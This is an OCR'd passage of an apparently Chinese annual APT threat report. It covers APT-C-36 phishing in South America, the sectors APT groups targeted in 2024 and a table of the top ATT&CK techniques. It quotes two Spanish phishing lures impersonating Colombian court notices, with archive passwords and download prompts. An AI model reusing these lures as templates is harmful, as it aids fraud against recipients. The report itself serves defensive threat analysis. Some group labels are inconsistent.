
南美

2024年南美地区主要活跃APT组织为APT-C-36（盲眼鹰）。APT-C-36（盲眼鹰）组织主要针对南美地区目标人群及团体进行鱼叉钓鱼邮件攻击，并在攻击活动中不断完善自身攻击手段。


APT-C-36（盲眼鹰）

2024年，APT-C-36（盲眼鹰）组织尝试在攻击链中添加AsyncRAT、njRAT等多种开源后门程序[10]，并更换不同的诱饵文件类型执行链，在攻击活动中引入对抗分析的代码 。


APT-C-36（盲眼鹰）组织在2024年上半年的攻击活动中首次使用GitHub存储恶意脚本以及压缩文件，用于攻击活动中进行恶意载荷下发。该组织还在攻击活动中伪造银行、金融机构、司法机构、政府机构相关邮件，向哥伦比亚、墨西哥以及厄瓜多尔地区目标人群及机构大规模投递，进行钓鱼攻击。



▲图：APT-C-36（盲眼鹰）组织使用的压缩的恶意脚本截图



图①



Rama Judicial
Consejo Superior de la Judicatura
República de Colombia

Cordial saludo.

DEMANDA LABORAL.

Los artículos 47 y 51 determinan las causas de resoluciones sin responsabilidad para el trabajador y el patrón, entre la cuales se encuentran las siguientes: - Rescindir: dejar sin efecto una obligación, un contrato, etc. - Rescisión: acción y efecto de rescindir.

se trata de un proceso ordinario con medio de control de reparación directa en donde se pretende la responsabilidad en su contra, y aclarar los hechos lo más pronto posible .

Esperamos pronta respuesta de su parte.

-ARCHIVO PROTEGIDO CON CONTRASEÑA: GHY751FR

DESCARGAR AQUI

RAMA JUDICIAL • REPÚBLICA DE COLOMBIA

ASUNTO:

DELITO:

JUICIO N.°:

Por la presente, se le cita a comparecer en calidad de demandado en el proceso por apropiación indebida. Su presencia es requerida en el Juzgado Penal. dentro de un plazo de 10 días hábiles contados a partir de esta notificación.

Clave de consulta del documento: CRT57G

Para acceder a los detalles de la citación, haga clic AQUI

图②

▲ 图①：APT-C-36（盲眼鹰）组织使用的钓鱼邮件截图　　图②：APT-C-36（盲眼鹰）组织使用的钓鱼邮件截图

PART 03


重点行业APT威胁态势


P 054

P 061


在2024年，全球网络安全机构披露的APT网络攻击活动中，政府机构、国防军工、信息技术、教育、金融是最受关注的5个行业。根据360全网安全大脑监测，APT组织对我国攻击活动最为集中的5个行业为政府机构、教育、科研、国防军工和交通运输。

APT组织针对特定行业的攻击，通常实施窃取敏感数据，甚至战略性破坏，用以服务于攻击者背后势力的政治、军事或经济等目的。例如，针对政府机构的攻击活动，聚焦于窃取政策方针、核心数据等关键信息；针对国防军工领域的攻击活动，主要为窃取前沿军工科技、军事情报甚至控制或破坏军事设施；针对金融、科技、能源等行业，它们旨在获取关键数据、关键技术或破坏关键基础设施。





图①



图②

▲图①：2024年全球范围安全厂商披露APT攻击影响行业分布TOP 10　　图②：2024年我国受APT攻击影响单位行业分布TOP 10

1 政府机构、教育依旧是APT组织攻击重点方向


政府机构一直以来都是APT组织重点攻击方向。以APT-C-01（毒云藤）、APT-C-08（蔓灵花）、APT-C-00（海莲花）等为代表的APT组织，长期对我国各级政府职能部门开展网络渗透攻击。

2024年，我国举办和参与了多个具有广泛影响力的国际峰会，我们监测发现：在重大会议前后，APT-C-08（蔓灵花）组织对我国外交机构、驻外使馆和驻外经济贸易合作相关单位的攻击活跃。外交和驻外使馆相关单位掌握着国家间政治、经济、科技、军事等方向的最新策略，攻击者针对外交相关单位的攻击活动是为其背后的政治势力窃取我国最新外交策略以及对重大国际问题的立场，以求在博弈中掌握主动。

APT-C-01（毒云藤）和APT-C-00（海莲花）组织也在2024年针对我国多个地区的政府机构展开集中钓鱼攻击，在其针对的目标地区内造成大范围影响。

针对我国教育相关单位的攻击活动主要来自于APT-C-01（毒云藤）、APT-C-08（蔓灵花）、APT-C-09（摩诃草）、APT-C-00（海莲花）等组织。受攻击影响的高等院校，大部分具有航空、军工背景或者承接相关国家科研课题，攻击者目的实际上针对的是我国国防军工和科技发展。

我们通过对相关攻击活动监测发现：多个被攻击高校存在被集中攻击、多台终端被渗透的现象。例如，我们对APT-C-48（CNC）组织的攻击活动进行分析发现：攻击者针对高校网络环境的特点，不仅使用伪装成“XX简历”的诱饵文档，还采用U盘摆渡的方式传播攻击组件，有效地增加了攻击组件在高校和科研机构终端间的传播，扩大了攻击成果。这显示出攻击者针对我国高校的攻击活动通过社会工程学手段，精心设计攻击方案。



2 针对国防军工的网络攻击在地区冲突中角色升级

2024年，我国在国防军工领域取得了举世瞩目的成就：新一代战机试飞、高超音速武器研发、先进驱逐舰与潜艇投入使用，提升了我国战略威慑能力。同时境外APT组织对我国国防军工领域的网络渗透攻击和窃密也处于活跃态势。

由于现代工业领域的供应链较长，攻击者通过前期对国防军工相关供应链的攻击，能够在攻击上游为后续展开的攻击活动提前部署和潜伏，将对集采和供应商的攻击作为攻击国防军工目标的跳板。这些机构之所以成为APT组织关注的目标，与其参与的国防军工项目中能够获取到客户相关的敏感信息和访问权限有很大关系。

2024年，周边地区APT组织针对我国国防军工领域的攻击活动，主要围绕国防军工相关的航空工业、航天工业、船舶工业、兵器工业等相关目标展开。其中南亚地区的APT-C-09（摩诃草）和APT-C-48（CNC）组织，主要针对具有国防军工背景的重点高校和科研院所；南亚地区另一组织APT-C-08（蔓灵花）以国防军工相关科技企业为主要目标；东亚地区APT-C-01（毒云藤）组织攻击活动主要围绕国防军工相关的科研机构展开。

现代战争越来越依赖网络和信息技术。在地区冲突背景下，针对国防军工相关目标的网络攻击，早已不再局限于军工科技。通过网络攻击不仅能够刺探军事情报、中断敌方网络通信，甚至可以实现控制军事设施、瘫痪敌方指挥控制系统、伪造和传递错误指令。这种能力使得网络战成为现代军事冲突中不可忽视的一部分。

2024年俄乌冲突进入相持阶段，中东局势持续升温，上述地区网络空间中围绕军事行动或者直接以军事单位展开的网络攻击活动屡见不鲜。根据全球网络安全厂商对俄乌双方的情报机构披露：2024年，乌克兰的国防部、安全部门、军事机构，以及俄罗斯的国防部门、军方数据中心和部分军事网站，均不同程度遭受到APT组织的攻击。攻击者针对军事目标的网络攻击活动目的，已经由冲突初期的以窃取军事等情报信息，逐渐升级到攻击武器开发商、电信基础设施，摧毁敌方军事数据中心等。

3 科研是APT组织背后势力关注的重点领域

科技创新已经成为国家软实力与硬实力的关键支撑，对国家的经济、军事、文化等领域产生直接而深远的影响。与之相关的科研机构一直是具有地缘政治背景的APT组织重点攻击目标。攻击者对科研机构的攻击渗透，其目的从刺探科研发展进度，到窃取科研数据、科技成果，甚至进一步控制核心设备，进而干扰或破坏正常科研进展。

2024年，南亚地区APT-C-48（CNC）组织对我国多个海洋科学相关的科研机构进行集中攻击；APT-C-48（摩诃草）组织重点攻击我国物理科学、气象科学、社会科学等多个领域的科研机构。东南亚地区APT-C-00（海莲花）组织除针对我国海洋科学相关科研机构外，还重点攻击了我国多个国际战略和国际关系研究相关的科研机构，企图通过此类科研机构刺探我国在国际关系和国际战略上的最新动向。北美方向的APT-C-39（CIA）组织，在2024年针对我国航空、航天、材料科学等多个前沿方向的科研机构展开攻击窃密。

4 针对汽车制造、新能源领域的攻击活动逐渐显露

2024年6月，北美大型汽车经销商软件服务提供商CDK Global连续遭遇两次网络攻击，导致其汽车经销商客户软件平台瘫痪，被迫紧急关闭大部分系统。本次针对汽车行业供应链进行的勒索攻击事件，给全球汽车行业敲响了警钟。

近年来新能源汽车行业蓬勃发展，尤其是我国新能源产业更是异军突起，取得了举世瞩目的成就。我国新能源领域的发展成为全球关注的焦点，别有用心的攻击者对我国新能源企业和汽车制造相关产业链的攻击活动逐渐显露。近几年，APT-C-00（海莲花）和APT-C-01（毒云藤）等组织开始将我国新能源汽车领域相关的科研和制造企业作为重点目标，进行长期的网络攻击；2024年，我们还监测到北美方向的APT-C-39（CIA）组织针对对我国新能源相关科技企业展开攻击渗透。

除了针对新能源制造企业的网络威胁外，智能网联汽车的安全同样不容忽视。新能源汽车不断向智能化、网联化、自动化方向发展。智能汽车不仅掌握车主个人数据，还存储着车辆行驶轨迹、环境感知、实时影像等数据。智能汽车依赖的车载系统和大量软硬件，为攻击者提供了更为广泛的暴露面。这些数据一旦被攻击者窃取，轻则侵犯个人隐私，重则危害公共利益，甚至国家安全。智能汽车的制造和生产要把好系统和软硬件全产业链的安全关，不留漏洞，不给攻击者可乘之机。

5 通信电信领域成为APT攻击新热点

通信电信行业是信息传递与交流的基础，是信息化和数字化社会发展的关键基础设施。大数据、云计算、人工智能等技术的发展都离不开通信电信基础设施的支撑和保障。同时通讯电信行业还掌握着大量基础用户的信息，一旦遭受网络攻击，不仅会导致大规模网络中断，可能导致海量用户数据泄露，对国家经济和社会生活造成严重影响。APT组织逐渐将通信电信领域目标作为攻击活动的重点方向。

针对电信行业的攻击往往涉及以下主要攻击方向：

（1）电信基础设施：对电信基础设施的攻击可以达到批量数据窃取、破坏电信基础设施等目的。

（2）网络设备入侵：通过设备入侵攻击者可以实现窃取目标受害者的通联信息，甚至可以将目标流量引导到攻击者设置的设备或服务上。

（3）基础软件攻击：攻击者通过利用基础软件的漏洞，使用伪造的证书或加密算法替换掉合规加解密程序，进行网络窃听。

2023年底，乌克兰最大的移动网络运营商Kyivstar遭受攻击，网络服务中断持续了数日，对乌克兰社会和经济造成大范围影响。乌克兰国家安全局（SBU）在随后的调查发现：此次攻击是由APT组织Sandworm发起，攻击者使用了窃取密码哈希的恶意软件，几乎摧毁了所有关键的虚拟服务器和个人电脑，造成了“灾难性”破坏，旨在心理打击和收集情报。此次攻击活动被认为是自俄乌冲突以来，首次发生的“完全摧毁电信运营商核心”的破坏性网络攻击。

2024年影响我国通信行业的攻击活动，主要来源于东南亚地区的APT-C-00（海莲花）和南亚地区的APT-C-09（摩诃草）。受影响单位主要为与通信相关的信息技术服务企业。

PART 04

2024年APT攻击发展趋势分析

P 062


P 069

1 攻击活动使用TOP20 ATT&CK技战术

360高级威胁研究院综合分析了2024年全球安全机构和厂商公开披露的APT攻击技术报告，对其中符合ATT&CK知识标准的攻击活动和技战术使用情况进行统计，给出了APT组织在2024年攻击活动过程中使用最集中的TOP20 ATT&CK技战术，同时与2023年热点攻击技战术进行对比。

技术ID	技战术名称（英文）	技战术名称（中文）	热度变化（与2023年统计相比）
T1566	Phishing	网络钓鱼	↑3
T1059	Command and Scripting Interpreter	滥用命令和脚本解释器	↓1
T1027	Obfuscated Files or Information	混淆文件或信息	↑3
T1105	Ingress Tool Transfer	从外部系统转移文件	↑11
T1071	Application Layer Protocol	应用层协议	↓3
T1204	User Execution	诱导用户执行	↓2
T1053	Scheduled Task/Job	计划任务	↑5
T1082	System Information Discovery	检测操作系统和硬件的信息	↓1
T1036	Masquerading	伪装	↓1
T1547	Boot or Logon Autostart Execution	启动或登录时自动执行	↓1
T1041	Exfiltration Over C2 Channel	通过C2通道渗透	–
T1070	Indicator Removal	删除主机上的痕迹	↑1
T1574	Hijack Execution Flow	劫持执行流程	↑4
T1055	Process Injection	进程注入	↑10
T1140	Deobfuscate/Decode Files or Information	解码加密/混淆的文件信息	↓9
T1190	Exploit Public-Facing Application	利用面向公网服务的漏洞	↑27
T1056	Input Capture	捕获用户输入	↑37
T1083	File and Directory Discovery	收集文件和目录信息	↓8
T1573	Encrypted Channel	信道使用加密算法	↓3
T1057	Process Discovery	收集正在运行的进程的信息	↓6

通过与2023年TOP20 ATT&CK技战术相比，T1190（利用面向公网服务的漏洞）热度上升明显，这显示出APT组织在2024年的攻击活动更加注重面向公共服务软件系统漏洞的利用；而T1105（从外部系统转移文件）是APT组织实现现初始访问、恶意负载部署、命令与控制等的常用技术手段；T1055（进程注入）则是攻击者将恶意代码注入到合法进程，以实现隐藏恶意活动和增强恶意活动的技战术。这些攻击技战术热度的变化，体现出APT组织在2024年的攻击活动中攻击技战术的明显提升。

